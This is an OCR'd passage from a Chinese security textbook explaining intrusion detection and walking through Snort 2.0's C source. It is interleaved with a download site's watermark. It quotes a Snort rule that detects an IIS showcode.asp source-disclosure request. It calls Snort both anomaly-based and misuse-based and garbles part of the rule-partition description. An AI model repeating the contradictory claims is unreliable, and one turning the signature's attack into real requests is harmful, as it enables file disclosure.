在外网主机 192.168.0.123 上访问本地主机的 FTP 服务器，如图 7-3 所示。




图 7-3 远程主机程序运行

查看本地主机上的 testFW 响应，在屏幕上显示告警信息，如图 7-4 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 7-4 testFW 运行结果

7.3 入侵检测程序代码分析

7.3.1 入侵检测原理

入侵检测系统（Intrusion Detection Systems，IDS）是依照一定的安全策略，对网络、系统的运行状况进行监视，尽可能地发现各种攻击企图、攻击行为或者攻击结果，以保证网络系统资源的机密性、完整性和可用性的系统。入侵检测作为一种积极主动的安全防护技术，提供了对内部攻击、外部攻击和误操作的实时保护，在网络系统遭到破坏前拦截和响应入侵。IDS 系统通过分析、审计记录，识别系统中任何不应该发生的活动，并采取相应的措施报告或制止入侵活动。其具体功能包括监测并分析用户和系统的活动、检查系统配置和漏洞、识别已知的攻击行为、统计分析异常行为等。

目前，入侵检测系统按其输入数据来源的不同分为两种：基于主机的入侵检测系统（监测某主机上发生的入侵行为，数据来源为系统日志）以及基于网络的入侵检测系统（主要监测一定范围的网络上发生的入侵行为，数据来源为网络数据流）。入侵检测的方法包括静态配置分析、基于异常的检测和基于行为的监测。静态配置分析通过检查系统的当前配置检查系统的静态特征，分析系统是否可能遭到破坏，主观性较大且灵活性差，易被攻击者避开。基于异常的检测则多采用统计或者基于规则描述的方法建立系统主体的行为特征轮廓。基于行为的检测通过检测用户行为中那些与已知入侵行为模式类似的、利用系统缺陷或间接违背系统安全规则的行为，来判断系统中的入侵活动，主要可以分为基于专家系统、基于状态迁移分析和基于模式匹配等几类。

本节介绍的入侵检测系统 Snort 属于基于异常检测的网络入侵检测系统。

7.3.2 Snort 程序实例与分析

1. Snort 简介

作为优秀的轻量级网络入侵检测系统，Snort 具备了跨系统平台操作、对系统影响最小等典型特征，使用者可以通过简单的修改配置进行实时的安全响应。由于 Snort 是完全开源的，而且操作相对于昂贵的商业 NIDS 较为简单，对操作系统的依赖也较小，中小型网络的系统

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

管理员可以借助它来有效的监视网络流量和入侵检测行为。

简单地说，Snort 是一个 libpcap 支持下的数据包嗅探器。就报警机制而言，Snort 采用了丰富的报警机制，例如，Syslog、用户指定的文件、一个 UNIX 套接字，还有使用 SAMBA 协议向 Windows 客户程序发出 WinPopup 消息。利用 XML 插件，Snort 可以使用 SNML（Simple Network Markup Language，简单网络标记语言）把日志存放到一个文件或者适时报警。就记录方式而言，Snort 的日志格式既可以是 Tcpdump 式的二进制格式，也可以解码成 ASCII 字符形式，更加便于用户尤其是新手检查。使用数据库输出插件，Snort 可以把日志记入数据库，当前支持的数据库包括：Postgresql、MySQL、任何 UNIXODBC 数据库，还有 Oracle（对 Oracle 的支持目前处于测试阶段）。就检测攻击的种类来说，示例所用 Snort 2.0 版本共有 21 类 1 271 条检测规则，其中包括对缓冲区溢出、端口扫描和 CGI 攻击等等。

2．Snort 原理

Snort 的检测模式属于 IDS 各类检测模式中的误用检测，即通过匹配已知攻击的特征来判断当前的网络行为是否正常。因此，Snort 也属于基于规则检测的入侵检测工具，即针对每种已知的攻击提炼出其特征，总结成检验规则，最终由各类攻击的检验规则构成规则数据库。用户选择需要监测的攻击行为类型并写入配置文件中，Snort 将在共享网络上捕获的原始网络传输数据按照规则库逐一匹配，若匹配成功，则认为该攻击行为成立，进而采取入侵的预警或记录。

图 7-5 是 Snort 工作流程。开始运行后，首先完成初始化工作，之后对用户输入的命令行进行解析。通过读取规则库生成用于检测的二维链表，之后就进入循环的检测匹配过程。

在一个循环检测过程中，Snort 首先从网络中抓取一个数据包，调用数据解析函数，将数据包的协议类型、数据的内容等提炼为一个 packet 结构，用于以后的解析。之后，将存放在 packet 结构中的内容与根据规则库生成的二维链表进行逐一比较，如果找到匹配的链表项，则根据用户输入的告警方式激活相应的告警响应，进入下一个循环检测过程；如果没有找到匹配项，则直接进入下一次循环。




图 7-5 Snort 工作流程

3．Snort 源码结构及分析

按照其工作流程，Snort 源码分为 3 个主要的功能部分：数据包捕获和解析模块、检测引擎模块以及报警日志模块。

（1）数据包捕获和解析模块。

该模块的功能为捕获网络原始数据，并按照 TCP/IP 协议的不同层次解析数据包。Snort 借助 libpcap 的支持来捕获数据。libpcap 库函数可以为应用程序提供直接从链路层捕

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

获数据包的接口函数，并可以设置数据包的过滤函数，便于用户捕获指定的数据。捕获到数据包后，则根据协议类型调用相应的解析函数逐步解析数据包。网络数据采集和解析机制是整个 NIDS 实现的基础，其关键是要保证高捕获速率和低丢包率。这不仅取决于软件的效率，还同硬件的处理能力相关。对于解析机制来说，能够处理数据包的类型的多样性也同样非常重要，目前，Snort 可以处理以太网，令牌环、802.11 系列以及 SLIP 等多种链路类型的包。

图 7-6 为 libpcap 捕获数据包的流程。图中左侧为 libpcap 库函数名称，右侧为函数实现的功能。有关 libpcap 的进一步使用请读者参阅相关资料。




图 7-6　libpcap 工作流程

（2）检测引擎模块。

检测引擎是 Snort 的核心模块。对于一个 NIDS 而言，检测引擎的准确性和高效性是非常重要的性能指标。准确性主要取决于攻击行为特征提取的精确性，高效性则主要取决于规则的简洁性和检测引擎的结构。

Snort 根据攻击行为的种类划分插件，每个插件中包含一定数目的从同类攻击的不同行为中提取的检测规则。目前 Snort 的规则包括：木马、缓冲区溢出、权限滥用等很多种类，且经常升级。

Snort 使用了一种简单的、轻量级的规则描述语言来定义规则。一条规则本身由两部分组成：规则头描述了规则的处理动作（记录或报警）、数据包的类型（TCP、UDP、ICMP 等）、源地址、源端口、目的地址、目的端口等；规则体则包含该规则检测内容的关键字。一条典型的规则如下：

```
alert tcp !$HOME_NET any -> $HOME_NET 80 (msg:"CAN-1999-0736 - IIS-showcode"
;flagsA; content:"/selector/showcode.asp"; nocase)
```

关于规则的具体书写规范见 7.3.3 节。

从 Snort 1.5.0 开始，数据包在进入检测引擎之前先进入预处理程序。预处理程序以插件的方式运行，以提高检测的准确性和速度。Snort 的预处理程序主要有以下 3 种：Minfrag 预处理器程序检查给定尺寸限制的分片数据包；HTTP Decode 用于处理 HTTP URI 字符串，将串中的数据转化为可读的 ASCII 码字符串，便于后期检测；Portscan 预处理程序用于向标准设备中记录一次端口扫描的源 IP 地址、开始和终止时间。

（3）报警日志模块。

Snort 能够在检测到攻击行为的同时按照用户指定的方式及时记录和报警，其提供的主要报警和记录方式有：fast mode 采用 tcpdump 的格式记录信息；readable mode 为按照协议格式记录；alert to syslog 为通过网络向 syslog 发送报警信息；alert to text file 为以明文形式记录报警信息。

下面以 Windows 系统环境下运行的 Snort 2.0.0 为例分析 Snort 的源码。Snort 的源码可以从 http://www.snort.org 网站上获得。获得的源码解压后，在\src\win32\WIN32-Prj 目录下可以找到在 Windows 环境中使用 VC6 编译通过的工程。源码中还包含一些在其他系统中使用时

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

需要的文件。完整的源码请到人民邮电出版社的网站上下载。

Snort 2.0.0 源码中，\src 路径下 detection-plugins、output-plugins 及 preprocessors 3 个文件夹下的文件分别为检测引擎、报警日志模块及预处理程序的具体实现代码；而\src 路径下的文件则用于控制整个检测的流程，其中 snort.c 为最重要的一个文件，包含了整个系统的流程控制函数 SnortMain(int argc, char *argv[])。下面对源码中的重要函数进行分析。

Snort 源程序：snort.c

```
// 整个工程的全局变量
extern OutputFuncNode *AlertList; // 告警列表
extern OutputFuncNode *LogList;  // 记录列表
extern int errno;
//全局变量
u_int8_t runMode = 0;          // Snort 运行的方式：嗅探器、IDS 或包记录器
PV pv;                          // 输入命令行及程序所需的各种配置参数
int datalink;
char *progname;
char **progargs;
char *username;
char *groupname;
unsigned long userid;
unsigned long groupid;
struct passwd *pw;
struct group *gr;
char *pcap_cmd;                 // 数据包获得方式：从设备上捕获或从文件中读取
char *pktidx;                   // 当前包的序号
pcap_t *pd;                     // libpcap 句柄，表明捕获设备
FILE *alert;                    // 告警文件指针
FILE *binlog_ptr;               // 二进制记录文件指针
int flow;
int thiszone;
PacketCount pc;
u_long netmasks[33];            // 子网掩码
struct pcap_pkthdr *g_pkthdr;   // libpcap 包头指针
u_char *g_pkt;                  // 数据包数据段指针
u_long g_caplen;                // 包长
char *protocol_names[256];
u_int snaplen;
grinder_t grinder;              // 数据包解码函数指针
runtime_config Snort_runtime;
```

上面的程序定义了工程所需的全局变量。其中，OutputFuncNode 为输出方式链表节点，其数据结构如下：

```
typedef struct _OutputFuncNode
{
    void (*func)(Packet *, char *, void *, Event *);
    void *arg;
    struct _OutputFuncNode *next;
} OutputFuncNode;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

可以看出，AlertList 及 LogList 两个链表为记录告警及记录方式函数的链表。另一个需要说明的重要变量类型是 PV，该类型的定义中包含了用户输入的命令行的各配置参数（如告警方式、日志文件夹、配置文件等）以及工程运行中所需的配置参数（如告警文件名称等）。在下面的分析中，可以看出该类型变量 pv 的重要性。变量 grinder 则为解码函数指针，对于不同类型的数据包（如以太网或令牌环网），需要采用不同的解码函数。

```
int main(int argc, char* argv[])
{
#if defined(WIN32) && defined(ENABLE_WIN32_SERVICE)   //如果是在 Windows 环境下使用
    // 检测服务命令行输入的方式是否正确
    // 如果不正确
    if( argc > 1 && (_stricmp(argv[1], (SERVICE_CMDLINE_PARAM SERVICE_INSTALL_CMDLINE_
PARAM))==0
|| _stricmp(argv[1], (SERVICE_CMDLINE_PARAM SERVICE_UNINSTALL_CMDLINE_PARAM))==0
|| _stricmp(argv[1], (SERVICE_CMDLINE_PARAM SERVICE_SHOW_CMDLINE_PARAM))==0 ) )
    {
        FatalError("You must have a space after the '%s' command-line parameter\n",
                   SERVICE_CMDLINE_PARAM);
        exit(0);
    }
//如果用户要求将 Snort 设置为 Windows 系统服务
    if( argc>1 && _stricmp(argv[1],SERVICE_CMDLINE_PARAM)==0)
    {
        return SnortServiceMain(argc, argv);
    }
#endif
//普通使用方式，进入检测流程控制函数
    return SnortMain(argc,argv);
}
```

上面的程序是整个工程的入口函数，对于 Snort 作为 Windows 系统服务的情形作了特殊处理。由于该种情形并不涉及到监测流程，在此不再赘述。普通的运行方式则转入检测流程的控制函数 SnortMain。

```
int SnortMain(int argc, char *argv[]) //参数为输入的命令行
{
#ifndef WIN32 //非 Windows 系统的情况
    #if defined(LINUX) || defined(FREEBSD) || defined(OPENBSD) || defined(SOLARIS)
        sigset_t set;
        sigemptyset(&set);
        sigprocmask(SIG_SETMASK, &set, NULL);
    #else
        sigsetmask(0);
    #endif
#endif  // !WIN32
    // malloc_options = "AX";
    // make this prog behave nicely when signals come along
    signal(SIGTERM, SigTermHandler);
    signal(SIGINT, SigIntHandler);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        signal(SIGQUIT, SigQuitHandler);
        signal(SIGHUP, SigHupHandler);
        signal(SIGUSR1, SigUsr1Handler);
        // 程序的名称（Snort）
        progname = argv[0];
        progargs = argv;
#ifdef WIN32
        if (!init_winsock( ))      //初始化套接字
            FatalError("Could not Initialize Winsock!\n");
#endif
        memset(&pv, 0, sizeof(PV)); //初始化 pv 变量
        InitNetmasks( );            //初始化 32 位子网掩码
        InitProtoNames( );          //初始化各类网络协议的名称（各系统平台的名称可能有差异）
        //初始化检测引擎
        fpInitDetectionEngine( );
        // 设置默认的数据包捕获数目。在 libpcap 库函数中捕获数目为-1 表示无限循环捕获
        pv.pkt_cnt = -1;
        //告警文件
        pv.alert_filename = NULL;
        // 默认告警模式
        pv.alert_mode = ALERT_FULL;
        pv.assurance_mode = ASSURE_ALL;
        pv.use_utc = 0;
        //默认为不记录日志
        pv.log_mode = 0;
        //默认为非安静模式
        pv.quiet_flag = 0;
        InitDecoderFlags( ); //初始化解码器相关的标志位

        // 默认需要 CRC 校验
        pv.checksums_mode = DO_IP_CHECKSUMS | DO_TCP_CHECKSUMS |
                            DO_UDP_CHECKSUMS | DO_ICMP_CHECKSUMS;
#if defined(WIN32) && defined(ENABLE_WIN32_SERVICE)
        // 初始化与 Win32 服务相关的参数
        pv.terminate_service_flag = 0;
        pv.pause_service_flag = 0;
#endif
```

上面的程序是 SnortMain 函数的第一部分，完成了命令行解析之前各配置参数的默认设置和初始化操作。该函数的输入为用户输入的命令行。关于命令行的输入参数，见 7.3.3 节。需要说明的是数据包捕获数目的设定。在 libpcap 的库函数中，pcap_loop 函数为循环捕获数据包，其参数中有捕获数据包的数目，当捕获的数据包达到此数目时停止捕获。该参数值为−1 时，pcap_loop 函数将无限循环捕获数据包直至程序终止。而 Snort 的安静模式是指不在标准输出（即显示器）上输出任何调试或告警信息，而将所有信息记录在文件中；与之相对的是普通模式，则根据用户的配置显示相应的信息。

```
        ParseCmdLine(argc, argv);          //解析输入的命令行函数
        //根据设置的监测类型为之后的工作做准备
        if(pv.config_file)                 //如果使用了配置文件
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    {
        runMode = MODE_IDS;              //运行模式设置为 IDS 模式
        if(!pv.quiet_flag)
            LogMessage("Running in IDS mode\n");
    }
    else if(pv.log_mode || pv.log_dir)         //如果没有使用配置文件，但设置了日志目录
    {
        runMode = MODE_PACKET_LOG;//运行模式设置为包记录模式
        if(!pv.quiet_flag)
            LogMessage("Running in packet logging mode\n");
    }
    else if(pv.verbose_flag)                   //嗅探器模式
    {
        runMode = MODE_PACKET_DUMP;
        if(!pv.quiet_flag)
            LogMessage("Running in packet dump mode\n");
    }
    else if((pv.config_file = ConfigFileSearch( )))
    {
        runMode = MODE_IDS;
        if(!pv.quiet_flag)
            LogMessage("Running in IDS mode with inferred config file: %s\n",
                    pv.config_file);
    }
    Else          //如果不能匹配到任何模式，则提示用户命令行输入有误
    {
        DisplayBanner( );
        ShowUsage(progname);
        PrintError("\n\nUh, you need to tell me to do something...\n\n");
        exit(1);    //退出程序
    }
// 如果没有设置日志文件夹，则设置为默认文件夹
    if(!pv.log_dir)
    {
        if(!(pv.log_dir = strdup(DEFAULT_LOG_DIR)))
            FatalError("Out of memory setting default log dir\n");
    }
    if(!pv.quiet_flag)
    {
        LogMessage("Log directory = %s\n", pv.log_dir);
    }
    // 如果设置了日志目录，则检查路径的合法性
    if(runMode = = MODE_IDS || runMode = = MODE_PACKET_LOG)
    {
        SanityChecks( );
    }
    // 如果没有指定日志记录的方式（二进制、ASCII 码等），则指定为 ASCII 码方式
    if(runMode = = MODE_PACKET_LOG && !pv.log_mode)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    {
        pv.log_mode = LOG_ASCII;
    }
```

上面的程序在解析了用户输入的命令行后进行了相应的设置。ParseCmdLine 函数中会对变量 pv 中的部分参数赋值以便之后的监测使用。关于 Snort 的 3 种运行方式，见 7.3.3 节。这里仅说明配置文件的作用。配置文件中包含了 IDS 模式下监测的攻击行为类型信息、内外网信息等，是 IDS 模式运行必需的。但其余两种模式无需该文件。

```
//如果获取包的方式是从接口上捕获，则需要借助 libpcap 打开设备
    if(!pv.readmode_flag)
    {
        DEBUG_WRAP(DebugMessage(DEBUG_INIT, "Opening interface: %s\n",
                PRINT_INTERFACE(pv.interface)););
        OpenPcap( );        //在该函数中调用 libpcap 的库函数打开捕获设备
    }
    Else                    //如果是从文件中读取数据包，则打开源文件
    {
        DEBUG_WRAP(DebugMessage(DEBUG_INIT, "Opening file: %s\n",
                pv.readfile););
        OpenPcap( );        //在此处打开文件
    }
    //从配置文件路径中提取出配置文件所在的文件夹及配置文件名
    if(pv.config_file)
    {
        if(strrchr(pv.config_file,'/'))
        {
            char *tmp;
            if(!(pv.config_dir = strdup(pv.config_file)))
                FatalError("Out of memory extracting config dir\n");
            tmp = strrchr(pv.config_dir,'/');
            *(++tmp) = '\0';
        }
        else
        {
            if(!(pv.config_dir = strdup("./")))
                FatalError("Out of memory extracting config dir\n");
        }
        DEBUG_WRAP(DebugMessage(DEBUG_INIT, "Config file = %s, config dir = "
                "%s\n", pv.config_file, pv.config_dir););
    }
```

上面的程序继续完成 Snort 监控的设置。Snort 获取数据包的方式有从设备（网卡）上捕获和从文件中读取。这里的文件是指包含一定数量数据包信息的文件，如 tcpdump 等嗅探器的日志文件。libpcap 也支持从文件获取数据包信息的方式，称为离线方式。

```
    // 配置时区信息
    if(pv.use_utc = = 1)    {thiszone = 0;}
    else    {thiszone = gmt2local(0);}
    if(!pv.quiet_flag)
    {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        LogMessage("\n          --== Initializing Snort ==--\n");
    }
    if(runMode == MODE_IDS && pv.rules_order_flag)
    {
        if(!pv.quiet_flag)
        {
            LogMessage("Rule application order changed to Pass->Alert->Log\n");
        }
    }
    //如果要求以后台方式运行，则需要新建运行进程
    if(pv.daemon_flag)
    {
        DEBUG_WRAP(DebugMessage(DEBUG_INIT, "Entering daemon mode\n"););
        GoDaemon( );   //后台运行方式处理
    }
    InitOutputPlugins( ); //初始化与输出（即告警和日志记录）相关的插件
    if((runMode == MODE_IDS) || pv.log_mode || pv.daemon_flag
            || *pv.pidfile_suffix)
    {
        if (!pv.readmode_flag && (pv.daemon_flag || *pv.pidfile_suffix))
        {
#ifndef WIN32
            CreatePidFile(pv.interface);
#else
            CreatePidFile("WIN32");
#endif
        }
    }
```

上面的程序完成了记录时区、后台运行方式等信息，并完成输出插件的初始化工作。之后的程序开始完成包处理函数的设置。

```
    DEBUG_WRAP(DebugMessage(DEBUG_INIT, "Setting Packet Processor\n"););
    // 设置包解码函数(以太网，令牌环网，802.11 系列等)
    SetPktProcessor( );
```

上面的程序完成了一些与包处理相关的初始化工作。函数 SetPktProcessor( )根据标明链路类型的全局变量 datalink 的值确定使用哪种类型的包解码函数（如以太网等），而 datalink 的值是在 openpcap 函数中调用 libpcap 的库函数获得的。SetPktProcessor( )函数中的一段代码如下：

```
switch(datalink)
    {
        case DLT_EN10MB:            // 链路类型为以太网
            if(!pv.readmode_flag)
            {
                if(!pv.quiet_flag)
                    LogMessage("Decoding Ethernet on interface %s\n",
                        PRINT_INTERFACE(pv.interface));
            }
            grinder = DecodeEthPkt; //对包解码函数指针赋值
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        break;
```

可以看出，该函数完成了根据链路类型指定包处理函数的功能。

```
    // 如果是 IDS 模式，则初始化检测规则
    if(runMode == MODE_IDS)
    {
        SanityChecks( ); //检查规则文件夹的路径是否合法
        // 初始化所有插件
        InitPreprocessors( );           //预处理部分
        InitPlugIns( );                 //检测插件部分
        InitTag( );
#ifdef DEBUG                            //调试模式
        DumpPreprocessors( );           //输出预处理名
        DumpPlugIns( );                 //输出插件名
        DumpOutputPlugins( );           //输出负责输出的插件名
#endif
```

调试模式是 Snort 运行的一种输出方式，即将运行的相关信息（如预处理器名、插件名等）信息实时显示在屏幕上。

```
        //建立默认规则
        CreateDefaultRules( );
        if(pv.rules_order_flag)
        {
            OrderRuleLists("pass activation dynamic alert log");
        }
```

其中 CreateDefaultRules( )负责进行初始的规则结构建设，定义了 alert、log、pass、activation 和 dynamic 5 种默认的规则头类型。

```
        if(!pv.quiet_flag)              //非安静模式则输出运行信息：将要解析配置文件
            LogMessage("Parsing Rules file %s\n", pv.config_file);
        ParseRulesFile(pv.config_file, 0); //解析配置文件
```

ParseRulesFile 函数则用于解析规则文件。事实上，用户输入的配置文件（一般为\Snort\etc\Snort.conf）也是一个规则文件，而各规则文件本身也可作为配置文件。在该函数中，配置文件被逐行解析，解析到一条规则时，则调用 ParseRule 函数将该条规则解析后加入到全局的规则链表中，该链表节点的数据结构为 RuleTreeNode（RTN）类型，在下文中将详细介绍。规则解析模块 ParseRule 的功能是解析所有的系统配置规则，包括插件配置、检测规则配置、变量定义、类定义等。

```
        //初始化数据类型 OTNX_MATCH_DATA 数据结构类型的全局变量 omd
        OtnXMatchDataInitialize( );

        if(!pv.quiet_flag)
        {
            printRuleOrder( );
        }
    }
```

需要说明的是 OtnXMatchDataInitialize( )函数，该函数用于初始化数据类型 OTNX_MATCH_DATA 数据结构类型的全局变量 omd。OTNX_MATCH_DATA 数据结构中包括快速

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

匹配时适应多模式引擎算法所需要的重要信息。快速匹配模块是 Snort 2.0 版本中引入的最重要的组件，提高了攻击行为与特征的匹配速度，下文将有详细的介绍。

```
#ifndef WIN32
    if(pv.chroot_dir)
        SetChroot(pv.chroot_dir, &pv.log_dir);
    SetUidGid( );
#endif //WIN32
    if(!pv.quiet_flag)                    //输出初始化完毕信息
    {
        LogMessage("\n --== Initialization Complete ==--\n");
    }
    if(!pv.quiet_flag)                    //输出初始化内容
        DisplayBanner( );
    //如果需要，激活告警插件
    if(runMode == MODE_IDS &&
        (pv.alert_cmd_override || !pv.alert_plugin_active))
    {
        ProcessAlertCommandLine( );//根据告警模式（快速、全部等）激活告警插件
    }
    // 如果需要，激活日志记录插件
    if((runMode == MODE_IDS || runMode == MODE_PACKET_LOG) &&
        (pv.log_cmd_override || !pv.log_plugin_active))
    {
        ProcessLogCommandLine( );
    }
```

上面的程序结束了整个检测过程的初始化工作，激活告警和日志插件。

```
    //依据配置文件解析后生成的规则链表生成快速匹配链表，用于将数据包按协议分类
    fpCreateFastPacketDetection( );
    if(pv.test_mode_flag)
    {
        LogMessage("\nSnort sucessfully loaded all rules and checked all rule " "chains!\n");
        CleanExit(0);
    }
    if(pv.daemon_flag)
    {
        LogMessage("Snort initialization completed successfully\n");
    }
    //输出调试信息：进入捕获循环
    DEBUG_WRAP(DebugMessage(DEBUG_INIT, "Entering pcap loop\n"););
    //进入数据包循环捕获处理线程
    InterfaceThread(NULL);
return 0;
}
```

上面的程序为 SnortMain 函数的最后一段，主要完成了生成快速匹配表和开始数据包捕获处理线程的工作。fpCreateFastPacketDetection( )为结构快速匹配规则引擎，该部分为 Snort 2.0 版本添加的主要模块。

Snort 2.0 系统快速匹配规则引擎的设计基础是如何更有效地划分规则集合。系统采用的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

基本思想是通过规则中的目的端口和源端口值来划分类别：（1）如果源端口值为特定值，目的端口为任意值（ANY），则该规则加入到源端口值对应的子集合中。如果目的端口的值为特定值，则该规则同时加入到目的端口对应的子集合中；（2）如果源端口值为特定值，目的端口为任意值（ANY），则该规则加入到源端口值对应的子集合中。如果目的端口的值也为任意值（ANY），则该规则同时加入到目的端口对应的子集合中；（3）如果目的端口和源端口都为任意值（ANY），则该规则加入到通用子集合中；（4）对于规则中端口值求反操作或者指定值范围的情况，等于端口值为 ANY 的情况。

在构建快速规则匹配引擎中，通用规则节点链表仅作为一个过渡性的函数结构。对于未来的规则检测任务而言，每个数据包都有特定的源/目的端口值。函数 fpCreateFastPacketDetection( ) 在完成规则链表的遍历操作后，便完成了各个规则子集合的划分。

准备工作完成后，调用 InterfaceThread 函数，进入数据包循环捕获处理线程。该函数的主要代码段如下：

```
//调用 libpcap 库中的 pcap_loop 函数循环捕获和处理数据包
 if(pcap_loop(pd, pv.pkt_cnt, (pcap_handler) ProcessPacket, NULL) < 0)
    {
        if(pv.daemon_flag)
            syslog(LOG_CONS | LOG_DAEMON, "pcap_loop: %s", pcap_geterr(pd));
        else
            ErrorMessage("pcap_loop: %s\n", pcap_geterr(pd));
        CleanExit(1);
    }
```

